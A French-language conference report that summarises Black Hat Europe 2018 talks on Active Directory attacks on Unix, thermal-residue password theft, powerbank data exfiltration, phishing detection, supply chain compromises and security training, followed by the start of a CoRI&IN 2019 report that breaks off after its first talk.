Tim Brown – Head Of Research at Cisco (@timb_machine)

+ Slides

<http://i.blackhat.com/eu-18/Wed-Dec-5/eu-18-Wadhwa-Brown-Where-2-Worlds-Collide-Bringing-Mimikatz-et-al-to-UNIX.pdf>

En entreprise, on retrouve presque toujours un environnement Active Directory Windows (AD). Cependant, s'il s'agit d'un mécanisme intégré aux systèmes d'exploitation et outils de Microsoft, ce n'est pas le cas pour les systèmes Unix. Or les entreprises intègrent très régulièrement ces deux catégories de systèmes d'exploitation au sein de leur Système d'Information. Afin de permettre l'authentification sur ces systèmes au travers de l'AD Microsoft, plusieurs solutions ont vu le jour pour les systèmes Unix : Vintela, Sssd, LDAP, Kerberos, etc.

Tim Brown a présenté ses recherches et ses retours d'expérience au travers de cette présentation très orientée pour les experts en tests d'intrusion. Il a partagé son expérience, sa méthodologie et des informations pratiques pour évaluer la sécurité de ces solutions et leur niveau de configuration. En effet, pour un attaquant les AD composent une véritable mine d'or, leur compromission permet alors l'accès à presque toutes les ressources de l'entreprise. Il est donc nécessaire lors de tests d'intrusion de s'assurer de la sécurité de l'AD et des différents points d'échec qui pourraient être présents.



Il a ensuite présenté les différentes solutions, leur fonctionnement, les contrôles à effectuer, les fichiers et emplacements sensibles à vérifier ainsi que les recommandations pour limiter voir corriger les failles. Tim en a aussi profité pour introduire son nouvel outil Linikatz qui vise à reproduire les fonctionnalités du célèbre outil Mimikatz de @gentilkiwi, mais pour les environnements Unix.

Real-Time Detection of Attacks Leveraging Domain Administrator Privilege

Wataru Matsuda – Project Researcher, Mariko Fujimoto – Project Researcher, Takuho Mitsunaga – Project Associate Professor at The University of Tokyo

+ Slides

<http://i.blackhat.com/eu-18/Wed-Dec-5/eu-18-Matsuda-Real-time-Detection-of-Attacks-Leveraging-Domain-Administrator-Privilege.pdf>

+ GitHub : <https://github.com/sisoc-tokyo/Real-timeDetectionAD>

Wataru Matsuda, Mariko Fujimoto et Takuho Mitsunaga de l'université de Tokyo ont présenté leurs travaux de recherche sur la détection en temps réel d'attaques au sein d'environnements Active Directory. Lors de la compromission d'un poste de travail dans un environnement AD, un attaquant va chercher, entre autres, à élever ses privilèges et tenter d'accéder à des comptes d'administration puis d'administrateur de domaine. Le projet présenté se concentre sur cette partie d'élévation de privilège et de déplacement latéral.

Difficulty of detecting Golden Ticket attacks

- Attackers use some **built-in windows commands** in addition to attack tools
- It is difficult to identify attackers' activities if legitimate administrators often use commands in daily operations
- If legitimate administrators use the same commands in daily operations, detection can be more difficult



Les chercheurs proposent alors un modèle de détection reposant sur deux mécanismes. Le premier vise à détecter des actions malveillantes en se basant sur des signatures. La problématique liée aux détections par signature est qu'elles ne reflètent pas de comportement, l'utilisation d'une commande surveillée peut être parfaitement légitime et déclencher alors une alerte dite de faux positif. Afin de pallier ce problème, un second mécanisme est mis en place. Il se base sur de l'apprentissage par réseaux neuronaux (machine learning) et permet quant à lui de relever des schémas typiques d'attaques (enchaînement de plusieurs commandes, réutilisation de commandes sensibles sur différents postes de travail, etc.).

Cette nouvelle approche cumulant les deux mécanismes vise à réduire le nombre de faux positifs remontés par le mé-

canisme de signature. En effet, ce dernier est très efficace, mais génère trop de bruit ce qui est souvent vecteur de ratés ou de pertes lors de leur analyse. Leur simulation basée sur plus d'une centaine de milliers d'événements a permis d'effectuer des statistiques. Le nombre de faux positifs a été divisé par 3 et la précision globale a été augmentée de plus de 10% (82,11 % à 92,86 %). La précision et la réduction de bruit sur ces alertes permettent de faire gagner beaucoup de temps aux équipes chargées de la sécurité, de la surveillance ou de la défense.

Thermanator : Thermal Residue Attack

Ercan Ozturk - Université de Californie (@ercanztrk4)

+ Slides

<https://i.blackhat.com/eu-18/Thu-Dec-6/eu-18-Ozturk-Thermanator-and-the-Thermal-Residue-Attack.pdf>

Sur cette présentation de courte durée (25 min), un étudiant de l'Université de Californie est revenu sur un type d'attaque particulier et expérimental : les attaques par résidus thermiques.

« En utilisant des outils natifs de sauvegarde, les chercheurs ont réussi à remonter temporairement le système de fichier en écriture afin de le compromettre »

L'idée est simple : les claviers utilisés de nos jours sont majoritairement en plastique, qui dissipent très mal la chaleur. Lorsqu'un utilisateur entre son mot de passe pour se connecter à sa session, les touches sur lesquelles il a appuyé sont plus chaudes que les autres. Avec une caméra thermique, il est donc possible d'obtenir le mot de passe d'une personne, à son insu, uniquement via ses résidus thermiques.

Après une multitude de tests effectués sur plusieurs personnes, tapant différents mots de passe (simples ou complexes) sur une multitude de claviers, avec un style de doigté différent (utilisation de deux doigts, de deux mains, etc.), il est possible dans tous les cas de récupérer l'intégralité du mot de passe dans les 30 secondes après que l'utilisateur l'ait tapé. Une minute après, il est possible d'obtenir un mot de passe partiel.

Ce type d'attaque reste théorique, mais peut potentiellement être utilisé dans certains cas particuliers d'espionnage. La réponse se trouve peut-être alors vers la mort du mot de passe au profit d'autres entrées (scanners d'empreinte/d'iris, deuxième facteur d'authentification, etc.).


The last line of defense: understanding and attacking Apple File System on iOS

Xiaolong Bai Security Engineer at Alibaba Orion Security Lab (@bxi1989), Min (Spark) Zheng Security Expert at Alibaba Orion Security Lab (@SparkZheng)

+ Slides

<https://i.blackhat.com/eu-18/Thu-Dec-6/eu-18-Bai-The-Last-Line-Of-Defense-Understanding-And-Attacking-Apple-File-System-On-iOS.pdf>

Cette conférence met en lumière le fonctionnement du dernier système de fichier d'Apple : APFS (Apple FileSystem) et les mécanismes de sécurité mis en place. Ce système est utilisé par les systèmes d'exploitation macOS et iOS. Xiaolong Bai explique le raisonnement, les tests, les échecs et réussites des chercheurs lors de leurs tentatives d'exploitation du système de fichier.



APFS est un système de fichier « nouvelle génération » qui intègre à la conception et à l'implémentation plusieurs mécanismes de sécurité afin d'offrir une dernière ligne de défense en cas de compromission du système. Xiaolong nous rappelle à plusieurs reprises qu'il s'agit d'un cas de figure où un attaquant dispose d'ores et déjà d'un accès au système (accès physique, porte dérobée, application malveillante, etc.). Dans ces cas de figure, les mécanismes de protection du système de fichier ont pour objectif d'empêcher l'attaquant de compromettre le système plus en profondeur (protection d'arborescences contre l'écriture par exemple). Ces protections visent aussi, notamment dans le cadre du système iOS, à complexifier la possibilité pour un attaquant de contourner les mécanismes de sécurité d'Apple afin de compromettre ou encore jailbreaker un iDevice.

À travers de nombreuses explications claires de la structure du système de fichier APFS et de son implémentation, le chercheur présente leurs différentes tentatives de compromission et leurs échecs qui petit à petit leur ont permis d'avancer jusqu'à la réussite. En effet, en utilisant des outils légitimes de sauvegarde « snapshot », les chercheurs ont réussi à remonter temporairement le système de fichier en écriture afin de le compromettre. À l'heure de la présentation, des travaux étaient en cours pour assurer la persistance de la nouvelle partition montée en écriture, cette dernière étant perdue (avec ses modifications) lors du redémarrage de l'appareil.

Keeping Secrets: Emerging Practice in Database Encryption

Kenneth White (@kennwhite)

+ Slides

<https://i.blackhat.com/eu-18/Wed-Dec-5/eu-18-White-Keeping-Secrets.pdf>

Les deux principales formes de chiffrement des données sont « en transit », où l'on utilise un canal chiffré pour échanger les données (confidentialité et intégrité contre l'écoute, l'interception et la modification) reposant par exemple sur le protocole SSL/TLS, et le chiffrement des données « au repos » lorsque ces dernières sont écrites en mémoire (confidentialité contre le vol des disques durs). Cependant ces deux modes de protection sont rarement efficaces lorsqu'un attaquant arrive à accéder au serveur de base de données. Il peut alors en extraire toutes les informations car elles ne sont ni au repos ni en transit.

Kenneth White fait donc, au travers de sa présentation, un tour d'horizon et un constat à l'instant T de l'existant et de la mise en place réelle du chiffrement des bases de données. Le chiffrement des bases de données (des données stockées au sein de la base) est un sujet évoqué depuis longtemps et dont plusieurs implémentations différentes ont déjà vu le jour. L'objectif principal est de sécuriser les données stockées au sein des bases lorsque ces données ne sont pas utilisées, ce mécanisme permettrait en cas de compromission du système, de grandement limiter les données « en clair » auxquelles pourrait accéder un attaquant.

Malheureusement, ces mécanismes de sécurité sont souvent oubliés et complexes à mettre en oeuvre (performance, besoin fonctionnel et implémentation, etc.). De plus une implémentation erronée peut annuler tous les efforts mis en places (stockage des clés de chiffrement des données sur le même serveur, présence en mémoire / cache de données résiduelles non chiffrées, etc.). Kenneth conclut donc que le chiffrement des bases de données ne devrait pas être le seul et dernier rempart en termes de sécurité des données et que de très nombreuses autres pratiques sont bien plus simples à mettre en place avec un gain plus significatif de sécurité. Cette mesure, à l'heure actuelle, relève donc plus du durcissement et du perfectionnement que de la réelle sécurisation des données.



blackhat

No Free Charge Theorem 2.0 : How to steal private information from a mobile device using a powerbank

Riccardo Spolaor - université d'Oxford (@riki8686)

+ Slides

<http://i.blackhat.com/eu-18/Wed-Dec-5/eu-18-Spolaor-No-Free-Charge-Theorem-2-How-To-Steal-Private-Information-From-A-Mobile-Device-Using-A-Powerbank.pdf>

Les smartphones sont partout et disposent de toujours plus de fonctions, ils sont utiles à quasiment tous les niveaux de notre vie. Voyages en train, en avion, en métro, ou même à pied, nous utilisons ces compagnons de poche pour nous aider tout au long de nos journées.

Face à tous ces usages et à des applications toujours plus gourmandes en données et en énergie, les batteries ont relativement peu évolué. Les batteries externes sont donc naturellement devenues le compagnon idéal de la plupart des utilisateurs de smartphone. Il est aussi devenu courant de retrouver des bornes de recharge dans la plupart des centres commerciaux, aux abords des gares et même dans certains hôtels. En Chine, il est même possible de louer des Powerbank pour une durée déterminée.



Leur utilisation étant devenue globale, les bornes de recharge et les batteries externes deviennent de plus en plus des cibles de choix pour les attaquants. Les attaques existantes sur ce type d'équipement utilisent pour la plupart les fonctionnalités de transfert de données classique (les câbles USB permettant à la fois le transfert d'énergie et de données). Il existe cependant des solutions software (Android propose une option pour seulement charger le téléphone, sans transfert de données) ou hardware (via l'utilisation de « préservatifs USB », qui désactive les broches permettant le transfert) pour y pallier. Les chercheurs à l'origine de cette conférence se sont donc penchés sur des manières d'exfiltrer des données tout en contournant ce type de solutions.

Lorsqu'un smartphone est branché à une source d'alimentation, la recharge est rapide au début, puis de plus en plus longue jusqu'à atteindre 100% de la capacité de la batterie.

60 Le courant quant à lui suit une courbe exactement inverse.

Cependant, quand l'écran du téléphone est allumé, on peut constater des pics de consommation du courant. Il est aussi possible de voir les différentes phases du processeur (en veille (« idle ») ou en éveil (« burst »)). Ces types de signaux peuvent ainsi être codés en binaire : 0 pour le mode « idle » et 1 pour le mode « burst », créant ainsi des canaux de communication indirects, communément appelés « canaux cachés ».

« Les chercheurs ont cherché à convertir les différentes phases du processeur afin d'exfiltrer des données présentes sur un téléphone, simplement à l'aide d'une borne ou d'une batterie externe spécifiquement conçue »

Les chercheurs ont ainsi cherché à convertir les différentes phases du processeur afin d'exfiltrer des données présentes sur un téléphone, simplement à l'aide d'une borne ou d'une batterie externe spécifiquement conçue. Puisqu'il est possible de contrôler le timing de chaque « burst » (sans pour autant être précis à 100%, à cause de la latence induite), il est possible de contrôler le courant électrique émis afin de le décoder plus tard. Ainsi, même sur un smartphone sans Internet, possédant un « préservatif USB », avec un utilisateur contrôlant finement les droits de ses diverses applications, il est possible pour un attaquant de récupérer des secrets contenus sur ce smartphone, via une batterie externe spécifique. En « rechargeant » le smartphone, il est possible d'exfiltrer de l'information via le canal caché associé au processeur, en générant des « burst » de plus ou moins longue durée.

La technique utilisée nécessite cependant quelques prérequis : utiliser une application pour coder le signal et avoir la permission d'accéder à l'information voulue. Il est pour cela tout à fait possible de créer une application illégitime se faisant passer pour une application « innocente » afin de réaliser ce type d'action malveillante. L'écran du smartphone cible doit être éteint, le mode de debug « ADB » doit être désactivé et le niveau de batterie ne doit pas être trop faible... D'après les chercheurs, il est très facile et peu coûteux d'obtenir le matériel nécessaire à l'exfiltration des données et à leur analyse. Elles peuvent potentiellement être transmises en direct via des modules Wi-fi ou Bluetooth, ou simplement stockées sur une carte SD. Ainsi, ce type de module malveillant peut être déployé simplement via des stations de charge ou sur des batteries externes existantes, sans que la cible ne se doute de quoique ce soit.

Il existe à l'heure actuelle un seul moyen de se prémunir de ce type d'attaque : prendre le réflexe d'éteindre son téléphone pendant la recharge, afin d'éviter tout rayonnement électrique pouvant contenir des informations sensibles.

DeepPhish: Simulating Malicious AI


Alejandro Correa Bahnsen - Cyxtera Technologies (@albahnsen)

+ Slides

<https://i.blackhat.com/eu-18/Wed-Dec-5/eu-18-CorreaBahnsen-DeepPhish-Simulating-Malicious-AI.pdf>

Cette présentation était l'occasion de revenir sur un problème majeur : les attaques par phishing. Face à une menace qui a toujours autant le vent en poupe (91% des cybercrimes commencent par ce biais), les chercheurs de Cyxtera Technologies ont mis en place un système de détection de sites de phishing via une intelligence artificielle.

Deep Learning Algorithm



En effet, la guerre contre les attaques par phishing est très difficile et ressemble à un véritable jeu du chat et de la souris entre les attaquants et les équipes de sécurité des entreprises. Les attaquants s'acharnent ainsi à utiliser des mots-clés spécifiques pour passer entre les mailles du filet et faire en sorte que leurs sites malveillants ne soient pas détectés le plus longtemps possible. Il est de plus très chronophage pour les analystes en sécurité d'analyser la multitude de sites de phishing créés tous les jours.

Le but principal du projet est ainsi de pouvoir détecter si une URL ou un certificat TLS présentent des éléments permettant à une intelligence artificielle de les détecter comme malveillants ou non. L'approche choisie par les chercheurs a été d'utiliser d'abord l'URL comme facteur déterminant le caractère malveillant d'une alerte, puis de combiner les résultats trouvés en analysant ensuite les certificats TLS associés.

Les chercheurs ont ainsi récupéré un jeu de données provenant de multiples sources, dont le site Phishtank afin de nourrir l'algorithme d'intelligence artificielle. Les premiers tests ont été plutôt concluants puisque le taux de détection des sites de phishing s'approche des 98% pour un jeu d'environ 2 millions d'URL.

Pour l'oeil d'une victime, les sites arborant un « cadenas vert » (un certificat TLS) sont sécurisés. Cependant, très peu de personnes savent qu'il est trivial pour un attaquant de créer un certificat tout à fait valide, via des services tels que Let's Encrypt. Cependant, il est courant de retrouver des champs incomplets au sein des certificats utilisés par les attaquants. Ce type d'erreur constitue un facteur déterminant associé à la malveillance du certificat utilisé. Via leur algorithme d'intelligence artificielle, les chercheurs ont pu obtenir un taux de détection d'environ 80% en se basant uniquement sur un jeu de plusieurs millions de certificats.

Suite à ces tests, les chercheurs ont ensuite tenté l'expérience inverse en créant des sites de phishing via une intelligence artificielle. Pour cela, ils ont récupéré plusieurs mots-clés, URL et domaines utilisés dans des campagnes de phishing afin d'obtenir un jeu de données transmis à un algorithme d'intelligence artificielle. Cette méthode leur a permis d'obtenir bien plus de résultats positifs que pour une attaque traditionnelle.

Level up your security mindset

Nathan Hamiel - Kudelski Security (@nathanhamiel)

+ Slides


https://cybermashup.files.wordpress.com/2018/12/hamiel_level_up_security_mindset.pdf

Cette présentation n'incluant pas de données techniques a principalement permis à Nathan Hamiel d'évoquer la philosophie à adopter en tant que consultant Sécurité au sein d'une entreprise mais aussi sur la vision que les différentes entités d'une entreprise ont à propos des équipes de sécurité.

Hamiel est ainsi parti de multiples constats simples : le sujet de la sécurité vient souvent trop tard, des décisions sont prises sans les équipes de sécurité, les attentes des équipes sécurité sont irréalistes. Selon lui, la sécurité doit être présente par défaut et les équipes en charge doivent communiquer avec les autres pôles, tout en offrant des solutions réalistes et flexibles.

Les solutions ne sont pas seulement techniques. Il faut que toutes les personnes présentes en entreprise se coordonnent et réfléchissent ensemble aux problématiques. Pour cela, il encourage les ingénieurs sécurité à se concentrer sur la minimisation du risque et sur ses capacités sociales. Il ne faut pas rester dans un état d'esprit d'adversité mais plutôt aligner les objectifs de chacun en faisant des concessions sur les décisions prises.

Sample "Video"



Il n'y a donc pas de solutions parfaites aux différentes problématiques rencontrées en entreprise et les équipes sécurité doivent l'apprendre. Il faut mieux communiquer, diversifier les talents présents dans les équipes, réduire la friction avec les autres entités et les utilisateurs finaux et se concentrer avant tout sur l'intégrité des systèmes.

61



Attacking and defending blockchains: from horror stories to secure wallets

Jean-Philippe Aumasson - Kudelski Security) (@veorq)

✚ Slides

<http://i.blackhat.com/eu-18/Wed-Dec-5/eu-18-Aumasson-Attacking-and-Defending-Blockchains-From-Horror-Stories-to-Secure-Wallets.pdf>

Jean-Philippe Aumasson, ingénieur au sein de Kudelski Security est revenu sur les différentes problématiques liées aux crypto-monnaies, ainsi que sur les différentes attaques qui y sont liées.

Les cryptomonnaies étant très en vogue, notamment durant l'année 2017, les attaques qui y sont liées ont aussi connu un essor important. Jean-Philippe Aumasson a ainsi souhaité revenir sur les attaques les plus spectaculaires qui ont fait la joie des pirates durant l'année passée.

Il a commencé par détailler les différents termes associés au monde des cryptomonnaies. La notion de Wallet (« hot » ou « cold ») y était ainsi expliquée, tout comme les différents types de Wallet existants (en ligne, pour le bureau, sur papier, etc.) ainsi que leurs points forts et leurs points faibles selon leur utilisation. Il est ensuite revenu sur les différents moyens mis à disposition des marchés d'échanges de monnaie pour stocker leurs cryptomonnaies et celles de leurs clients.

Jean-Philippe Aumasson a ainsi pu dresser la liste des différentes solutions possibles pour un acquéreur de cryptomonnaies en matière de stockage, d'achat et d'échanges. Suite à cela, après avoir brièvement présenté les différentes catégories de bugs et vulnérabilités pouvant être identifiées sur les différents projets, il a dressé une liste non exhaustive des différentes attaques ayant fait le plus de bruit.

Ces attaques ont principalement touché Bitcoin, Ethereum (TheDAO, notamment), Zerocoin, Lisk, IOTA, ou encore Verge. Certaines des attaques présentées portaient aussi sur des échanges (Bitgrail), ou sur des Wallets (Parity). Certaines de ces attaques permettaient potentiellement à des attaquants de créer un grand nombre de crypto-monnaies en facilitant le processus de minage ou en le contournant.

Nous vous parlions de certaines des vulnérabilités au sein de l'ActuSecu #49, notamment à propos d'Ethereum, du Wallet Parity et des fonctions de hachage utilisées au sein de IOTA.

Le présentateur a conclu sur le fait que la plupart de ces vulnérabilités sont souvent dues aux mêmes causes : la logique est complexe, l'utilisation de langages nouveaux et expérimentaux, des déploiements rapides sans une revue de code préalable, un manque de tests ou tout simplement, l'utilisation de bibliothèques externes elles-mêmes vulnérables.

Broken Links : Emergence and future of software supply chain compromises


Ryan Kazanciyan - Tanium - @ryankaz42

✚ Slides

<https://i.blackhat.com/eu-18/Thu-Dec-6/eu-18-Kazanciyan-Broken-Links.pdf>

Cette présentation a permis à Ryan Kazanciyan de revenir sur les attaques visant non pas directement des logiciels, mais la chaîne logistique (« supply chain ») via lesquels ils sont distribués.

Les exemples sont nombreux : le logiciel Transmission, HandBrake, MeDoc, PyPi, npm... La liste est longue et pourtant souvent méconnue. Le chercheur a établi un panorama des attaques de chaîne logistique durant plusieurs années. Il a ainsi remarqué que beaucoup d'entre elles n'ont pas eu un écho médiatique important, ce qui donnerait un faux sentiment de confiance face à ce type d'attaque, bien plus courant qu'on ne le pense.



Ce type de piège est pourtant très efficace et redoutable. Un attaquant doit prendre le contrôle d'un serveur via lequel est distribué un logiciel. Il remplace ensuite discrètement le logiciel par une version malveillante, qui sera redistribuée à tous les utilisateurs du logiciel. L'avantage de cette attaque est sa portée qui peut être très large (selon la popularité du logiciel visé), même si la supercherie est découverte rapidement.

Face aux mesures prises par les principaux navigateurs du web (blocage par défaut des pubs, abandon du support de Flash, etc.), les attaques via des scripts ou des plugins malveillants sont plus difficiles à mener à bien pour les attaquants.

Le nombre de logiciels présents en entreprise ne cesse de croître, ce qui rend la tâche très difficile pour les Blue Team qui doivent bien souvent jongler entre protection du Système d'Information et efficacité des utilisateurs à utiliser pleinement leurs outils (ce qui inclut les mises à jour de sécurité comme de fonctionnalité).

Les gestionnaires de paquets ou de modules (npm, PyPy, homebrew, etc.) sont sujets au même type d'attaques, avec des conséquences encore plus dangereuses, puisque ce sont des milliers de projets basés sur une bibliothèque externe malveillante qui peuvent être impactés directement.

Il n'existe à l'heure actuelle aucun moyen efficace d'endiguier ce type d'attaque, ni de les identifier. L'inventaire précis des applications utilisées, ainsi que des dépendances est la seule arme dont les équipes de sécurité disposent. La gestion de la distribution des logiciels sur les serveurs, les applications (dans le cas de bibliothèques) ou les postes de travail des collaborateurs doit être la plus complète et précise possible pour éviter toute erreur. Un attaquant n'a qu'à trouver une seule faille dans cette mécanique bien huilée pour parvenir à ses fins.

Le chercheur évoquait l'utilisation d'algorithmes d'intelligence artificielle afin de réaliser cette tâche, cependant, les intelligences artificielles peuvent aussi être facilement trompées.


Don't eat spaghetti with a spoon

Charl Van Der Walt, Sid Pillarisetty - Secure Data (@charlvd-walt, @4n0m411)

+ Slides

<https://i.blackhat.com/eu-18/Thu-Dec-6/eu-18-Vdwalt-Dont-Eat-Spaghetti-With-A-Spoon-2.pdf>


Les chercheurs de cette présentation sont revenus sur les principes de leur système de Threat Intelligence automatisé, permettant selon eux d'agréger, corréler et analyser les risques internes et externes afin de mieux appréhender les acteurs, les attaques et d'en prédire leur comportement.



Tous les mois, 12 millions d'URL, 640 million d'utilisateurs et 1,2 milliards d'équipements sont surveillés par leur système. Devant un tel volume de données, il est difficile de réaliser des analyses dignes d'intérêt (c'est-à-dire réalisées par des être humains). De plus, il y a généralement peu d'événements à corréler entre les différentes attaques analysées, ce qui en complexifie grandement la prédiction dans le futur.

Prédire de futures attaques en se basant sur des données pré-existantes est ainsi un pari très difficile. Les sources utilisées jouent un rôle majeur dans l'analyse des données qui sera réalisée, il est donc primordial de s'appuyer sur des données souvent mises à jour et fiables.

Afin de savoir si la Threat Intelligence est un système qui fonctionne réellement et en se basant sur des listes d'adresses IP malveillantes récupérées sur Internet, les chercheurs ont mis à l'épreuve un mécanisme nommé « repeat offender » (littéralement « récidiviste »). Via l'utilisation d'un système basé sur divers « capteurs » (mécanismes de détection d'intrusion) et autres « honeypots », les chercheurs ont tenté de partir d'une simple attaque (à partir d'une IP et des actions réalisées) et de la surveiller au jour le jour.



Malgré leur idée simple sur le papier, les chercheurs en sont venus à la conclusion que le volume de données (et le bruit généré) était trop important pour être analysé efficacement par des êtres humains. Ainsi, d'après leurs études sur le sujet, ils estiment qu'il faudrait en moyenne 108 heures par mois à un humain pour trier les événements faux-positifs qui en découlent.

« Cette présentation a permis à Ryan Kazanciyan de revenir sur les attaques visant non pas directement des logiciels, mais la chaîne logistique ("supply chain") via lesquels ils sont distribués. »

La gestion des faux-positifs combinée au nombre souvent limité de ressources (logicielles, matérielles et humaines) et de variables inconnues est un problème épineux auquel se sont heurtés les chercheurs. L'expérience n'était donc pas une franche réussite, mais le bon cocktail entre données et résultats peut encore être trouvé.

Evolving Security Experts Among Teenagers

Nahman Khayat, Shlomi Boutnaru - Rezilion

+ Slides

<https://i.blackhat.com/eu-18/Thu-Dec-6/eu-18-Khayat-Evolving-Security-Experts-Among-Teenagers.pdf>

Les deux associés de cette présentation sont partis d'un constat simple : il y a un besoin grandissant concernant le recrutement des experts en cybersécurité. Rien qu'aux Etats-Unis, on estime qu'il faudrait recruter au moins 1,5 millions d'experts ou de programmeurs d'ici 2020. Selon les pays, ce manque de ressources humaines qualifiées se fait encore plus grand.


Nahman et Shlomi étant Israéliens, ils se sont penchés sur ce problème dans leur propre pays. Les adolescents apprennent souvent la programmation, l'algorithmique, mais peu d'entre eux sont familiers avec la cybersécurité. Les programmes de formation en ligne sont disponibles, mais ils représentent un coût et nécessitent de l'expérience. De même, beaucoup de jeunes codent des applications mais peu d'entre eux ont une connaissance sur les problématiques de sécurité qui y sont associées.

Il existe actuellement peu de formations permettant de s'attaquer aux problèmes « réels » du monde ou à des projets complexes, d'envergure. Le fossé entre les problématiques rencontrées durant les formations (scolaires) et le vrai monde se creuse et crée un manque.

La problématique touche encore plus les femmes. Aujourd'hui, 20% des salariés travaillant dans le domaine sont des femmes. Cela s'explique en partie par le fait que la plupart des leaders de l'industrie sont des hommes et que le métier a une forte connotation.

et des solutions mais aussi la sophistication des attaques.

Enfin, durant toute la conférence, de nombreux snacks et rafraîchissements étaient proposés et des stands à vocation principalement commerciale étaient présents dans un espace dédié offrant divers goodies et attractions.



La solution serait donc d'apporter ces connaissances manquantes en les intégrant dans les formations disponibles pour les plus jeunes, dès la primaire. Les groupes « spécialisés » (clubs uniquement féminins, par exemple) peuvent aussi apporter l'envie à leur semblables de s'essayer à la sécurité. L'apprentissage via la création de CTF ou autre compétitions de sécurité est aussi un des atouts utilisés par les deux présentateurs pour inciter les jeunes de leur pays à devenir des experts.

La facilitation de l'apprentissage et l'entraînement aux problématiques de sécurité dès le plus jeune âge, notamment pour le public féminin, est ainsi selon eux la clé pour améliorer les choses.

Clôture de l'édition 2018

L'édition 2018 s'est terminée avec une note de clôture dirigée par des organisateurs et membres des jurys de sélection des conférences. De nombreux sujets ont été évoqués par rapport à la sécurité croissante de certains équipement

CoRI&IN 2019

par Arthur GAUTIER et Clément MEZINO



Le CERT-XMCO a participé à la 4ème édition de CoRI&IN (<https://www.cecyl.fr/activites/recherche-et-developpement/coriin-2019/>), Conférence sur la Réponse aux Incidents & l'Investigation Numérique. Cet événement, qui se tient depuis 2016, en marge du FIC (Forum International sur la Cybersécurité) rassemble les experts de la cybersécurité, mais aussi du juridique ou de l'investigation, autour des problématiques de la réponse aux incidents et de l'investigation numérique.

Cette année, c'est le MACC'S (Métropole Auditorium pour la Culture, les Congrès et les Séminaires), situé à Ville-neuve-d'Ascq (près de Lille), qui a accueilli les 350 participants. Comme les années précédentes, c'est le Cecyl (Centre Expert contre la Cybercriminalité Français - <https://www.cecyl.fr/>), et plus particulièrement Éric Freyssinet qui était à la baguette, et qui nous ont offert une journée très enrichissante.

Au total, cette conférence a regroupé 9 présentations, dont vous retrouverez un résumé ci-dessous. Malheureusement, les présentations des conférenciers ne sont pas encore toutes disponibles.

La montée des logiciels malveillants destructifs

Thomas Roccia (@fr0gger_)

Cette première présentation nous a été donnée par Thomas ROCCIA, chercheur en sécurité chez McAfee France. Il nous a présenté l'historique, le fonctionnement et les prévisions au sujet des logiciels malveillants destructifs.

Il a défini un logiciel malveillant destructif comme un logiciel ayant pour objectif de provoquer un déni de service, en détruisant les données ou en visant directement l'équipement physique.

